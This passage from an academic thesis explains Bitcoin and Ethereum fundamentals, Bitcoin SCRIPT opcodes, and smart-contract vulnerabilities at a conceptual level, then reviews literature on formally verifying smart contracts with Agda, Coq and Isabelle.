Transaction hashes are totalled to produce a Merkle tree in a single block. These blocks are connected, as shown in Figure 2.6. The hashing process is carried out for all transactions in order to generate a final hash figure. For example, if there are four transactions within a Bitcoin block, termed TXA, TXB, TXC, and TXD, SHA-256 will be used to hash each in turn. This follows a process whereby TXA and TXB are combined, as are TXC and TXD, to produce one final hash. This is known as a fixed-length hash and is called the Merkle root.



Figure 2.6: Example of hashing Merkle tree. Source [4]

2.3.1.1.5 Types of Bitcoin Vulnerabilities and Attacks

Bitcoin is vulnerable to attack like other digital currencies. There are many types of attacks that are prevented in Bitcoin, such as double-spending (see Conti article [106], Mingxiao et al. article [84]) and Sybil attacks (see Conti article [106]). These types of attacks are prevented by the PoW consensus mechanism. Table 2.1 presents more details on the nature of these attacks.

Attack	Main Objective	Description
Double-spending (see Conti article [106], Mingxiao et al. article [84])	Merchants or vendors	Using the same Bitcoin in different transactions. This can happen when two alternative histories of the blockchain are created. It is spent in both histories, and benefits can be cashed in using both transactions. Ultimately only one of the two chains will be maintained, so it is important for an attacker to cash in before that other chain disappears (see Conti article [106], Mingxiao et al. article [84]).

Sybil attack (see Conti article [106], Douceur article [107])	Bitcoin network, users and miners	Sybil attack occurs when one creates lots of different virtual entities, which is easy to do on the Internet. Therefore, voting loses its relevance because each real entity can create as many fake identities as wanted.

Table 2.1: Types of Attacks Prevented in Bitcoin.

Other types, which are not prevented by Bitcoin, such as Eclipse and mining attacks (see Conti article [106], Ye et al. article [108]) (e.g a 51% attack). The following table 2.2 describes examples of these attacks in more detail.

Attack	Main Objective	Description
Tampering (see Conti article [106])	Network, users and miners	Miners broadcast will generate blocks after mining them in a Bitcoin network. Then, the network broadcasts new transactions and thinks all messages will reach other nodes fast. In this case, an attacker might take advantage and cause delays in broadcast packets by generating network congestion or sending many requests to all of a victim node's ports [106].
Eclipse attack (see Conti article [106], Heilman et al. article [109])	users and miners	On the Bitcoin peer-to-peer network, where the hacker manipulates the victim by controlling a sufficient number of IP addresses through blocking or diverting the IP address that the victim connects with the attacker to and from the victim's Bitcoin node. This attack consists of two types: (1) infrastructure attacks that target the internet service provider and (2) bot attacks, where the attacker can tamper with addresses within a specific range, for example, in organisations containing a specific set of IP addresses [106, 109]).
51% attack (see Conti article [106], Ye et al. article [108], Bradbury article [110])	Bitcoin network, users and miners	A single miner (adversary) or group of miners (adversaries) control more than 50% of the hash rate (mining power) [106, 108, 110]). This means that one can, for instance, create an alternative history of the Blockchain and use it for double-spending.

Table 2.2: Potential Attacks on Bitcoin System.

2.3.1.2 Ethereum

Ethereum is the first of the second generation of cryptocurrencies and the most prominent example of a blockchain platform which fully supports smart contracts (smart contracts are explained in detail in Subsect. 2.3.2. Vitalik Buterin [111, 112] launched Ethereum in 2013 with the intention of overcoming several shortcomings of Bitcoin's scripting language (Sub-subsect. 2.3.2.1, describes the script language in more detail).

In the past, Ethereum was based on a consensus mechanism known as Proof-of-Work (see Buterin white paper [111], but it is now built on Proof-of-Stake, which uses less energy and is more suited for adopting new scaling solutions (Ethereum Community [113]). Validators are compensated in cryptocurrency for their labour in processing transactions, executing smart contracts and contributing to the creation of blocks [114].

The following section defines Proof-of-Stake, which is the consensus mechanism used in Ethereum.

2.3.1.2.1 Proof of Stake in Ethereum

PoS is a method of proving that validators have added value to the network, which can be lost if they behave dishonestly. In PoS, validators verify blocks by depositing some ether into an Ethereum smart contract. This approach differs from PoW, where the validation is based on invested computational power to vote. Meanwhile, PoS depends on staking a certain amount of ether to vote. In PoS, validators ensure that new blocks transmitted over the network are honest and periodically produce and propagate new blocks. If a validator tries to cheat the network, such as by proposing many blocks when only one is required, their stake ether may be partially or completely lost. A validator that contributes correctly to validation gets a reward [113]. To receive awards, validators must satisfy three requirements: they must vote consistently with the majority of other validators, they must propose blocks, and they must engage in a committee [115].

Validators must spend 32 ether in a smart contract. PoS employs epochs and slots to manage consensus rounds. Each epoch consists of 32 slots, with each slot lasting 12 seconds. For each epoch, the protocol selects a set of 128 validators to form a committee. Within this committee, one validator is randomly chosen for each slot to verify and broadcast a new block to the Ethereum network. The remaining validators in the committee provide attestations, confirming that the proposed block and its transactions adhere to the consensus rules. Once this is done, two-thirds of the validator network carefully finalises the epochs [113, 116, 117]).

2.3.2 Smart Contracts

A smart contract is an application on the blockchain initially suggested by Nick Szabo in 1990 [118]. A smart contract is a program that is automatically executed when the agreement conditions between involved parties, as recorded on the blockchain, are fulfilled [118, 119]). By coding their terms, smart contracts automate agreements. When all conditions are met, the code enforces the agreement automatically, removing the need for a third party. This eliminates fraud, error, and processing time. When smart contracts are kept on a blockchain, trust is assured since the blockchain forbids any changes or tampering with the smart contract's conditions [120], provided the blockchain is not changed by e.g. a 51% attack. Smart contracts and blockchain technology have the potential to speed up transactions while also making them transparent and secure without third parties [121].

The simplest example of a smart contract on the blockchain decentralised network is the buying and selling of products and services: buyers deposit money on the blockchain for sellers. The funds are not paid until the buyer signs again after receiving the goods. Customers are reimbursed if items are late [5].

Smart contracts provide a number of benefits over conventional contracts. The first advantage is lower risk because blockchains are immutable, so smart contracts, once created, cannot be changed. Moreover, all transactions are traceable and auditable across the entire distributed system. They are traceable because they are recorded on the immutable blockchain and auditable by miners (when proof of work is used) or validators (in the case of proof of stake). Consequently, illicit activity such as financial fraud is significantly reduced [122, 120]. The second advantage is that administrative and service expenses can be managed more efficiently without relying on a central broker or mediator. Blockchains ensure confidence in the system via a process of distributed consensus [120]. Additionally, blockchain-based smart contracts provide significant levels of transparency as all participants in the blockchain have access to the blockchain ledger and smart contract logic [123].

In the next subsections, we explain the language of smart contracts used in Bitcoin in Subsubsect. 2.3.2.1 and Ethereum in Subsubsect. 2.3.2.2. Subsubsect. 2.3.2.3 lists common types of smart contract vulnerabilities, and Subsubsect. 2.3.2.4 discusses two ways used to verify smart contracts.

2.3.2.1 Bitcoin Smart Contracts Language

The language of smart contracts in Bitcoin is SCRIPT, which is stack-based, inspired by the programming language Forth (see Elizabeth et al. article [124]), with the stack being the only memory available. Elements on the stack are byte vectors, which we represent as natural numbers. Values on the stack are also interpreted as truth values, any value >0 will be interpreted as true, and any other value as false. SCRIPT has its own set of commands called *opcodes*, which manipulate the stack, similar to machine instructions, although some instructions have more complex behaviour. The instructions of SCRIPT are executed in sequence. In the case of conditionals, the execution of instructions might be ignored until the end of an if- or else-case has been reached, otherwise the script is executed from left to right. Execution of instructions might fail, in which case the execution of the script is aborted. Turing-complete is not achieved for Bitcoin script: it cannot execute loops, jumps, or complicated control structures to simplify and secure the transaction verification process. [125, 126]. A full list of instructions and their meaning can be found in Bitcoin Community [127], which is the defacto specification of SCRIPT.

The operational semantics of local instructions are defined in chapter 4 and non-local instructions are defined in chapter 5. Execution of all opcodes fails if there are not sufficiently many elements on the stack to perform the operation in question. We introduce here a number of opcodes relevant to this thesis, in particular for chapters 4 and 5. First, we define local instructions, which are executed independently of the context [127] as follows:

- `OP_PUSH n` will push the number n into the stack.
- `OP_DUP` duplicates the top element of the stack.
- `OP_HASH` takes the top item of the stack and replaces it with its hash.
- `OP_EQUAL` pops the top two elements in the stack and checks whether they are equal or not, pushing the Boolean result on the stack.
- `OP_VERIFY` will, if the top element is not false, remove it; if it is false, OP_VERIFY will abort the execution of the script. When using a locking script, abortion means that unlocking fails.

- `OP_CHECKSIG` pops two elements from the stack and checks whether they form a correct pair of a signature and a public key signing a serialised message obtained from the selected input and all outputs of the transaction, and pushes the Boolean result on the stack.

- `OP_CHECKLOCKTIMEVERIFY` will check whether the time (measured as the num- ber of blocks since the beginning of Bitcoin) is less than the current time; if not, it will abort execution.

- `OP_CHECKMULTISIG` is the multisig instruction, discussed in detail in Subsubsect. 4.5.2, chapter 4.

- There are a number of opcodes for pushing byte vectors of different lengths onto the stack. We write `<number>` for the opcode together with arguments pushing `number` onto the stack. In Agda, we will have one instruction opPush n, which pushes the number n on the stack.

As well as local instructions, Scripts can contain control flow statements (non-local instructions). Examples of these are conditionals where the if case is executed only if the condition is true and the else case is executed only if the if condition is not true [127], as follows:

- `OP_IF` will, if the condition on top of the stack is not false, remove that element and continue execution until it reaches a matching OP_ElSE or OP_ENDIF. If the condition on top of the stack is false, then it will skip executing all instructions until it reaches an OP_ELSE or OP_ENDIF. OP_IF supports nested OP_IF/OP_ELSE, as follows:

  ```
  OP_IF
    ifcaseA
  OP_ELSE
    OP_IF
      ifcaseB
      OP_ELSE
        elsecaseB
      OP_ENDIF
   OP_ENDIF
  ```

  The script above works in this wasy as follows: The first OP_IF checks whether the stack is non-empty and confirms that the top element is not false. If that is the case, it will execute ifcaseA, skip the elsecaseB, and terminate the program. If the top element is false, it will skip to the OP_ELSE and check the OP_IF, which checks whether the stack (with the false element removed) is non-empty and not false. If the stack is not false, it will execute ifcaseB, then skip the else case and terminate. If it is false, it will jump to the second OP_ELSE, execute elsecaseB, and terminate. If the stack in the above situations was empty, execution aborts with an error.

- `OP_ELSE` should occur after a matching OP_IF. If the condition was true, everything between the OP_ELSE and a matching OP_ENDIF is skipped. If it was false, everything between the OP_ELSE and a matching OP_ENDIF is executed.
- `OP_ENDIF` terminates a conditional starting with OP_IF.
- `OP_NOTIF` operates like OP_IF but interchanges the true and false cases.

We illustrate the execution of the local instructions (non-conditionals) Bitcoin script by the following simple example:
<2> <3> OP_ADD <5> OP_EQUAL
As shown in Figure 2.7, the stack evolves as follows:



Figure 2.7: Simple example of local instructions.

In this example, we start with an empty stack. After pushing 2, 3 on the stack (instructions <2> <3>), OP_ADD adds the two top elements together. After pushing 5 on the stack, OP_EQUAL checks whether the two top elements are equal, and returns in this case 1 for true. Control flow operations are executed as follows:

- If the value at the top of the stack is non-zero, after an OP_IF the set of consecutive opcodes until the next matching OP_ELSE or OP_ENDIF will be executed; in case this is an OP_ELSE, all the following instructions until the next matching OP_ENDIF will be ignored.

- In case the top element is 0, all instructions until the next matching OP_ELSE or OP_ENDIF will be ignored; in case this is an OP_ELSE, all the following instructions until the next matching OP_ENDIF will be executed.
- In case of nested if then else, the complete conditional from OP_IF to OP_ENDIF is either executed or ignored depending on whether it occurred within an if-case or else-case to be executed.
- OP_NOTIF behaves the same as OP_IF but executing the if-case in case of top element 0 and the else-case in case of top element, not 0.

Consider the following example:
OP_IF <Alice's PubKey> OP_CHECKSIG
OP_ELSE <Bob's PubKey> OP_CHECKSIG OP_ENDIF
Assume the stack contains [1, sig]. Then the if-case will be executed, pushing Alice's public key on the stack. The script succeeds if sig is a signature for the transaction using Alice's private key. If the stack contained [0, sig], the same would be done using Bob's public key.

In Bitcoin, we consider the interplay between a locking script scriptPubKey and an unlocking script scriptSig.[3] The locking script is provided by the sender of a transaction to lock the transaction, and the unlocking script is provided by the recipient to unlock it.

The unlocking script pushes the data required to unlock the transaction on the stack, and the locking script then checks whether the stack contains the required data. Therefore, the unlocking script is executed first, followed by the locking script. [4]

The main example in this thesis is the P2PKH script consisting of the following locking and unlocking scripts:

```
scriptPubKey: OP_DUP OP_HASH160 <pubKeyHash> OP_EQUAL OP_VERIFY OP_CHECKSIG
scriptSig:    <sig> <pubKey>
```

The standard unlocking script `scriptSig` pushes a signature `sig` and a public key `pubKey` onto the stack. The locking script `scriptPubKey` checks whether `pubKey` provided

[3] We are using the terminology locking script and unlocking script from [98, Chapt 5].

[4] In the original version of Bitcoin, both scripts were concatenated and executed. However, because Bitcoin script has non-local instructions (e.g. the conditionals `OP_IF`, `OP_ELSE`, `OP_ENDIF`), when concatenating the two scripts, any non-local opcode occurring in the locking script (for instance as part of data) could be interpreted when running as the counterpart of a non-local opcode in the locking script and, therefore, result in an unintended execution of the unlocking script. As a bug fix, in a later version of Bitcoin this was modified by having a break point in between the two, where only the stack is passed on. See Chapter 6, "Separate execution of unlocking and locking scripts" in [98, p. 136].

by the unlocking script hashes to the provided `pubKeyHash`, and whether the signature is a signature for the message signed by the public key. Full details are discussed in Subsect. 4.4, chapter 4.

Another example which we use in this thesis is P2MS (see Antonopoulos [98, p. 149-151]). The P2MS scripts require N public keys to be recorded, with at least M of those providing signatures to access the money. This can also be called an M-of-N scheme, where N is the overall number of keys and M indicates the three sets of signatures necessary for validation. The following is the standard syntax for a locking script that defines an M-of-N multi-signature condition according to Antonopoulos [98, p. 149-151]:

$M < pbk_1 >< pbk_2 > ... < pbk_n > N\ OP\_CHECKMULTISIG$

The unlocking script that can be fulfilled for the locking script is as follows:

$0 < sig_1 >< sig_2 > ... < pbk_n > CHECKMULTISIG.$[5] Full details provided in Subsubsect. 4.5.2, chapter 4.

2.3.2.2 Ethereum Smart Contract Language

Ethereum is a kind of blockchain that includes a Turing-complete programming language as part of its core functionality. Smart contracts in Ethereum are capable of supporting all forms of computing, including loops and the calling of other contracts. Anybody can deploy smart contracts, which are essentially a collection of functions which can be called together with their arguments. Contracts have instance variables which define their state, and the writer of the smart contract can add conditions required for the successful execution of its functions. Smart contracts allow anybody to design their own rules for ownership, forms of transactions and state transition mechanisms [111, 112, 128].

Every node in the Ethereum network operates under the Ethereum Virtual Machine (EVM), a virtual distributed computer designed specifically for the Ethereum network. This machine is responsible for carrying out the commands given by the network. The EVM executes EVM code, which is a machine language for smart contracts. Smart contracts written in high-level languages such as Solidity are compiled into the EVM. After being converted into EVM code, the smart contracts are subsequently executed by the network's nodes [111, 112, 128]. There are many languages that are used to write smart contracts in Ethereum, including Solidity (Solidity Community [12]), a high-level language that implements user interactions, provides

[5] According to [98, p. 149-151], the argument 0 is required because in the original version of CHECKMULTISIG needs an additional argument on the stack in order to solve a bug in CHECKMULTISIG.

the capability for groups that use different blockchains to share information and value, and overcomes the limitations of the Bitcoin Scripting language (see Vujičić et al. article [95]).

The state of Ethereum comprises accounts, and each account has a 20-byte address in addition to state transitions. The global state in Ethereum maps between addresses and account statuses [111, 112]. There are two kinds of accounts that may be held on Ethereum [111, 112, 129]: “externally owned accounts”, which are managed by private keys, and "contract accounts", which are managed by deployed contract code.

There are four components that compose an Ethereum account [111, 128, 95]: The first is a nonce, which is the number of transactions dispatched from a given address, or the number of contracts created by an account. Its purpose is to prevent replay attacks, where an adversary would identically repeated a transaction.[6] The second is the balance, which represents the number of Wei held by the specified address. Wei is ETH’s smallest unit of currency, and 1 Ether equals 10^{18} wei. The balance is also used to pay transaction fees. The third one is the contract code hash, namely the Keccak-256 hash of the EVM code associated with an account. This code is executed whenever the account receives a message call at its address. The last is a storage root, referred to as the 256-bit root node hash in a Merkle Patricia tree (commonly referred to as tries), a data structure used for safe and efficient data storage and retrieval. This tree is responsible for encoding the storage contents of an account.

The following are some of the fundamental elements that are included in every transaction in Ethereum [111]: the field that provides the signature of the sender of the transaction, the field that identifies the destination address of the transaction, the field that defines the bytecode of the smart contract or the parameter that is sent in when calling the contract, *startgas*, *gasprice* values, and data fields that are optional. *Startgas* and *gasprice* [111] restrict the amount of computation a transaction may do. The maximum number of computing steps that a transaction may perform is specified by *startgas*, and the transaction will fail if it exceeds its *startgas* limit. This solves the problem that the EVM is Turing complete, and it is undecidable whether a program in a Turing complete language terminates. This would cause problems since validators of transactions have to execute those which includes the execution of smart contracts, without knowing whether they terminate. By adding the limit set by *startgas*, termination of execution is enforced, by stopping execution when the gas limit is exceeded, solving this problem. *Startgas* and *gasprice* [111] additionally aid as well in preventing denial-of-service

[6] Note that nonce denotes a number that is only used once, so the use of nonce to distinguish transactions is correct. In Bitcoin, the nonce field is used to solve the miner’s puzzle (i.e. that the hash of the block is small enough). In cryptography, a nonce is often a random number that is unlikely to be used again.

attacks. The *gasprice* is the charge the sender pays for each unit of gas used. The greater the *gasprice*, the greater the likelihood that a transaction will be mined rapidly. The Ethereum fee structure ensures that attackers pay for the resources they utilise. Computation, bandwidth, and storage are all part of this. As a result, if a transaction requires more resources, the gas cost will be greater.

A transaction modifies the Ethereum blockchain's state using the deterministic Ethereum state transition function [111]. The function begins by confirming the transaction's validity, including checking the signature and nonce. If the transaction is correct, then the function subtracts the transaction fee from the sender's account balance and increments the nonce. The receiver receives the required amount of Ether after paying the transaction cost per byte, and if their account does not exist, an account is created. The contract code is run if the recipient's account is a contract. The state transition function returns all state modifications except the miners' payment fees if the sender does not have sufficient Ether or the code execution runs out of gas.

Vujičić [95] stated that the time it takes for a block to be generated on Ethereum is about 15 seconds. However, intermittent spikes may reach up to 30 seconds. On 27 February 2024, the data size of the Ethereum blockchain was calculated to be 1039.71GB [130].

2.3.2.3 Types of Smart Contracts Vulnerabilities

The following table 2.3 provides an illustration of the security vulnerabilities associated with smart contracts.

Attack	Main Objective	Description
Reentrancy attacks (see Samreen et al article [131])	Smart contracts (Ethereum)	This type of attack can happen when an attacker repeatedly calls a function inside a smart contract before the preceding function call has been executed, resulting in unexpected behaviour and financial loss.
Integer overflow and underflow (see Sun et al. article [132])	Smart contracts (Ethereum)	This attack happens when the number of bits available to represent an integer is insufficient (either very large or very small); the smart contract could behave unexpectedly due to an integer overflow or underflow.

Logic errors (see Kolluri et al. article [133])	Smart contracts	This type of error occurs when a smart contract's design or implementation has shortcomings; it might cause logic errors, which can cause vulnerabilities or unexpected behaviour.

Table 2.3: Examples of security vulnerabilities in smart contracts.

2.3.2.4 Verification of Smart Contracts

The verification of software programs is important to ensure that they perform correctly without interfering with other programs [134]. Smart contract programs require close attention to accuracy in financial analyses and the representation of ledgers because of the potential financial consequences arising from hackers targeting vulnerable or poorly designed contracts [134]. Therefore, it is necessary that a very high level of accuracy is achieved.

Smart contracts face several challenges, however, particularly in terms of security [7, 135]. All smart contract transactions and codes are immutable once published on the blockchain network. The only way to amend the clauses of an ongoing smart contract or to withdraw it is by using functions already provided by the original contract. Thus, the developers must ensure and verify the security of the code before publishing it on the blockchain in order to avoid any errors. Errors in smart contract programs can result in massive losses; an example of poor design can be seen in the hacking of DAO smart contract in 2016 (see Nehaï et al. article [136], Setzer article [5]). DAO is a contract issued on the cryptocurrency Ethereum, and is an investor-directed venture capital fund based on smart contracts. A flaw in the smart contract code of DAO was exploited by cyber criminals when the market value of the fund reached US$ 150 million. Only a hard fork, which destroyed most transactions investing in DAO, prevented the loss of the investors' money. However, this hard fork contradicted the notion that cryptocurrencies should have no central governing body, and should be governed only by algorithms, with no human intervention.

Privacy is another challenge. Considering that all transactions are recorded on the blockchain, and are accessible to anyone, it is theoretically feasible to access user-specific information by examining transaction graphs on the blockchain [137].

In order to avoid any potential risk that may be related to the use of smart contracts such as errors in the codes of smart contracts or vulnerability to hacking, one needs to verify the correctness of smart contracts. This needs to be done before deploying them on the blockchain network. There are two ways of achieving this [134, 138]: formal verification methods and execution of test cases. Formal verification techniques use mathematical approaches (theorem proving) to prove program correctness. In the context of smart contracts, this can be done by building a formal smart contract model and showing that the smart contracts in question are correct. In contrast, the execution of test cases runs the code in order to ensure that for valid inputs, execution terminates and produces correct outputs, while also checking for possible weaknesses or security flaws. As an example of an erroneous code in smart contracts, consider a smart contract which is intended to transfer money from one particular account to another, but because of a coding error, results in the money being moved to an incorrect account. If this code can be invoked by a transaction there might be no way to reverse it. This could have serious consequences for the parties involved in the contract.

2.4 Chapter Summary

This chapter has provided an overview of theorem provers with a focus on Agda, and explained the differences between Agda and other theorem provers alongside a discussion of the features of Agda. In addition, we provided a background in blockchain technology, which includes two applications: cryptocurrencies and smart contracts. In cryptocurrencies, we provided two examples, Bitcoin and Ethereum, and we presented an overview of these cryptocurrencies. The language used by Bitcoin and Ethereum were described and applied to smart contracts with an analysis of the vulnerabilities they are subject to. The chapter ended with description of the process of verifying smart contracts.

Chapter 3

Related Work

Contents

3.1 Introduction

This chapter presents the background research used in our thesis, depending on our contributions and publications. First, Sect. 3.2 discusses two papers introducing Hoare logic, predicate transformer semantics and weakest preconditions. Sect. 3.3 then introduces work that employs Agda to verify smart contracts, and Sect. 3.4 gives an overview over the literature on verification of Bitcoin Scripts. In Sect. 3.5, we review papers that address verification of smart contracts in Ethereum and similar platforms using theorem provers such as Coq (see Bertot et al [139], Coq Community [32]) and Isabelle/HOL (see Isabelle Community [140], Nipkow et al. [141]) and describe methods that may be used to verify smart contracts, such as model checking in Sect. 3.6 and symbolic execution in Sect. 3.7. We further present tools that can be used to verify and analyse smart contracts in Sect. 3.8. Articles on translating smart contract code into languages used for program verification are evaluated in Sect. 3.9, and Sect. 3.10 details projects that use a novel language to verify smart contracts, while Sect. 3.11 reviews papers that developed a framework used to verify smart contracts. Sect. 3.12 discusses efforts that use behaviour-based formal verification to verify smart contracts via program interaction with users or the environment, before Sect 3.13 presents attempts that use mutation testing to verify smart contracts. The chapter ends with a summary in Sect. 3.14.

3.2 Hoare Logic, Predicate Transformer Semantics and Weakest Preconditions.

Hoare [142] defined a formal system using logical rules for reasoning about the correctness of computer programs. It uses so-called Hoare triples, which combine two predicates, a pre- and a postcondition, with a program to express that if the precondition holds for a state and the program executes successfully, then the postcondition holds for the resulting state. Dijkstra [143] introduced predicate transformer semantics that assign to each statement in an imperative programming paradigm a corresponding total function between two predicates on the state space of the statement. The predicate transformer defined by Dijkstra applied to a postcondition returns the weakest precondition.

3.3 Agda in the Verification of Blockchains

Agda features in several papers discussing verification of blockchains. Chakravarty et al. [144] introduced Extended UTXO (EUTXO), which extends Bitcoin's UTXO model to enable more expressive forms of validation scripts. These scripts can express general state machines and reason about transaction chains: the authors introduce a new class of state machines based on

Mealy machines which they call Constraint Emitting Machines (CEM). In addition to formalising CEMs using the Agda proof assistant, they demonstrate its conversion to EUTXO, and give a weak bisimulation between both systems. In [145] Chakravarty et al. introduced a generalisation of the EUTXO ledger model using native tokens which they denote EUTXOma for EUTXO with multi-assets. They provide a formalisation of the multi-asset EUTXO model in Agda. Chakravarty et al. [146] introduced a version of EUTXOma aligned to Bitcoin's UTXO model, hence denoted UTXOma. They present a formal specification of the UTXO ledger rules and formalise their model in Agda.

Chapman et al. [147] formalised System $F_{\omega\mu}$, which is polymorphic λ-calculus with higher-kinded and arbitrary recursive types, in Agda. System $F_{\omega\mu}$ corresponds to Plutus Core, which is the core of the smart contract language Plutus that features in the Cardano blockchain. Melkonian [148] introduced a formal Bitcoin transaction model to simulate transactions in the Bitcoin environment and to study their safety and correctness. The paper presented a formalisation of a process calculus for Bitcoin smart contracts, denoted BitML. The calculus can accept different types such as basic types, contracts, or small step semantics to outline a 'certified compiler' [149].

3.4 Verification of Bitcoin Scripts

A number of authors have addressed the verification of Bitcoin script. Klomp et al. [150] proposed a symbolic verification theory, and a tool to analyse and validate Bitcoin scripts, with a particular focus on characterising the conditions under which an output script, which controls the successful transfer of Bitcoins, will succeed.

Bartoletti et al. [151] developed BitML, a high-level domain-specific language for designing smart contracts in Bitcoin. They provided a compiler to convert smart contracts into Bitcoin transactions and proved the correctness of their compiler w.r.t. a symbolic model for BitML and a computational model, which has been defined by Atzei et at. in [152] for Bitcoin.

Setzer [5] developed models of the Bitcoin blockchain in the interactive theorem prover Agda, focusing on the formalisation of basic primitives in Agda as a basis for future work on verifying the protocols of cryptocurrencies and developing verified smart contracts.

3.5 Verification of Smart Contracts in Ethereum and Similar Platforms Using Theorem Provers

A number of authors have addressed the verification of smart contracts in Ethereum and similar platforms using theorem provers such as Coq (see Bertot et al [139], Coq Community [32]) and Isabelle/HOL (see Isabelle Community [140]).

Ayoade et al. [153] proposed and developed a framework for rewriting Ethereum bytecode without access to the source code. Their approach enables bytecode modifications to Ethereum without a high-level language's source code. They used the Coq theorem prover to implement and verify the Ethereum virtual machine code. Similarly, Zheng et al. [154] developed Lolisa, an intermediate specification language for Ethereum smart contracts in Coq. Lolisa has a major subset of Ethereum's Solidity programming language in its formal syntax and semantics, but its formal syntax uses a stronger static type system than Solidity to improve type safety, and incorporates general-purpose programming language capabilities and a substantial fraction of Solidity syntax components. Thus, translating Solidity programs into Lolisa are possible. Lolisa is naturally generalisable and can express various programming languages. Additionally, Coq interprets Lolisa's syntax and semantics, it can execute and verify Lolisa's smart contracts symbolically.

Bernardo et al. [155] developed Mi-Cho-Coq, a Coq framework which has been used to formalise Tezos smart contracts written in the stack-based language Michelson. The framework is composed of a Michelson interpreter implemented in Coq, and the weakest precondition calculus to verify the functional correctness of Michelson smart contracts. O'Connor [156] previously introduced Simplicity, a low-level, typed functional language, which is Turing incomplete. Its goal is to improve on existing blockchain-based languages, like Ethereum's EVM and Bitcoin SCRIPT, while avoiding some of their issues. Simplicity is based on formal semantics and specified in the Coq proof assistant.

Bhargavan et al. [157] provided formalisations of EVM bytecode in F*, a functional programming language designed for program verification. They defined a smart contract verification architecture that can compile Solidity contracts, and decompile EVM bytecode into F* using their shallow embedding, in order to express and analyse smart contracts. Directly related to their development of Lolisa, Zheng et al. [158] developed FSPVM-E, a formal symbolic process virtual machine that verifies smart contracts' dependability, security, and function. FSPVM-E comprises a broad, extendable, and reusable formal memory framework; the previiously described Lolisa, an extensible programming language which uses generalised algebraic data types, and a formally verified interpreter of Lolisa called FEther. The self-correctness of the components described before is certified through Coq (see Coq Community [32]). FSPVM-E supports ERC20 and can symbolically run Ethereum-based smart contracts, scan their vulnerabilities, and validate their dependability and security using Hoare logic in Coq.

Annenkov et al. [159] incorporated functional languages in Coq by employing meta-programming and subsequently developed the language's meta-theory with deep embedding and reasoning about concrete programs with shallow embedding. They then designed a fundamental smart contract language in Coq and validated a crowdfunding contract's characteristics. More specifically, Lamela et al. [160] developed the domain-specific language Marlowe on the Cardano blockchain for financial contracts. Marlowe was utilised to ensure that any smart contracts created in this language would conserve funds. This means that except for an error, the money that comes in plus the contract money before the transaction should be equal to the money that comes out plus the contract after the transaction. Using the Isabelle theorem prover, the Marlowe system has been formally proven, along with features such as money conservation.

Sun et al. [161] presented formal verification approaches for five types of smart contract security issues in Ethereum, namely integer overflow, the function specification issue, the invariant issue, the authority control issue, and the behaviour of the specific function. They also verified the Binance Coin (BNB) contract, using the Coq proof assistant to verify and formalise their proofs. Nielsen et al. [162] proposed a model and executable specification for the execution of smart contracts in the proof assistant Coq (see Bertot et al [139], Coq Community [32]) and used their formalisation to enable inter-contract communication and generalise existing accomplished work by enabling the modelling of depth-first execution blockchains (such as Ethereum) as well as breadth-first execution blockchains (such as Tezos). They represented smart contract programs in Gallina, Coq's functional language, from which it is possible to derive certified programs using other languages such as Haskell (see Thompson Book [163]) or OCaml (see OCaml Community [164]). They also developed a contract for Congress that is a simpler version of a DAO contract. There are some restrictions in their work, such as the gas cost is not computed automatically at the moment with their shallow embedding.

Zakrzewski et al. [165] assessed the practicability of formalising the Solidity programming language (see Solidity Community [12]) and suggested formalising a subset of Solidity that includes its core data model and specific distinctive characteristics such as function modifiers, contracts with storage, and inheritance hierarchy. They utilised the Coq proof assistant to provide an interpreter for Solidity that is formalised, with an emphasis on dynamic semantics. Additionally, their work does not support C99-like block scoping for local variables. Furthermore, their focus has been on formalization and, therefore, cannot be utilised for smart contract verification. Andrei [166] verified Findel (see Biryukov et al. article [167]) -written financial derivatives on blockchain networks. Findel is a declarative financial domain-specific language (DSL). They used the Coq proof assistant to define Findel's formal semantics and test it against the Findel test suite and enhanced its semantics with interactive ways to formalise and verify Findel contract properties, aiming to ensure no errors exist in the Findel contracts. The limitation of their work is when using Coq, the automated proof search techniques often do not provide proof certificates automatically, even though they are correct.

Hirai [168] used Isabelle/HOL theorem prover to validate EVM bytecode by developing a formal model for EVM using the Lem language (see Mulligan et al. article [169]). They employed this model to prove the invariants and safety properties of Ethereum smart contracts. Amani et al. [170] extended Hirai's EVM formalisation in Isabelle/HOL by a sound program logic at bytecode level. To this end, they stored bytecode sequences in blocks of straight-line code, creating a program logic that could reason about these sequences. Ribeiro et al. [171] developed an imperative language for a relevant subset of Solidity in the context of Ethereum, using a big-step semantics system. They additionally, formalised smart contracts in Isabelle/HOL, extending existing work. Their formalisation of semantics is based on Hoare logic and the weakest precondition calculus. Their main contributions are proofs of soundness and relative completeness, as well as applications of their machinery to verify some smart contracts, including modelling of smart contract vulnerabilities. Marmsoler et al. [172] have proposed an executable denotational semantics of Solidity in the Isabelle/HOL proof assistant. Their formal semantics create the groundwork for an interactive program verification environment for the Solidity program and enable checking Solidity programs by symbolic execution.

3.6 Verification of Smart Contracts using Model Checking

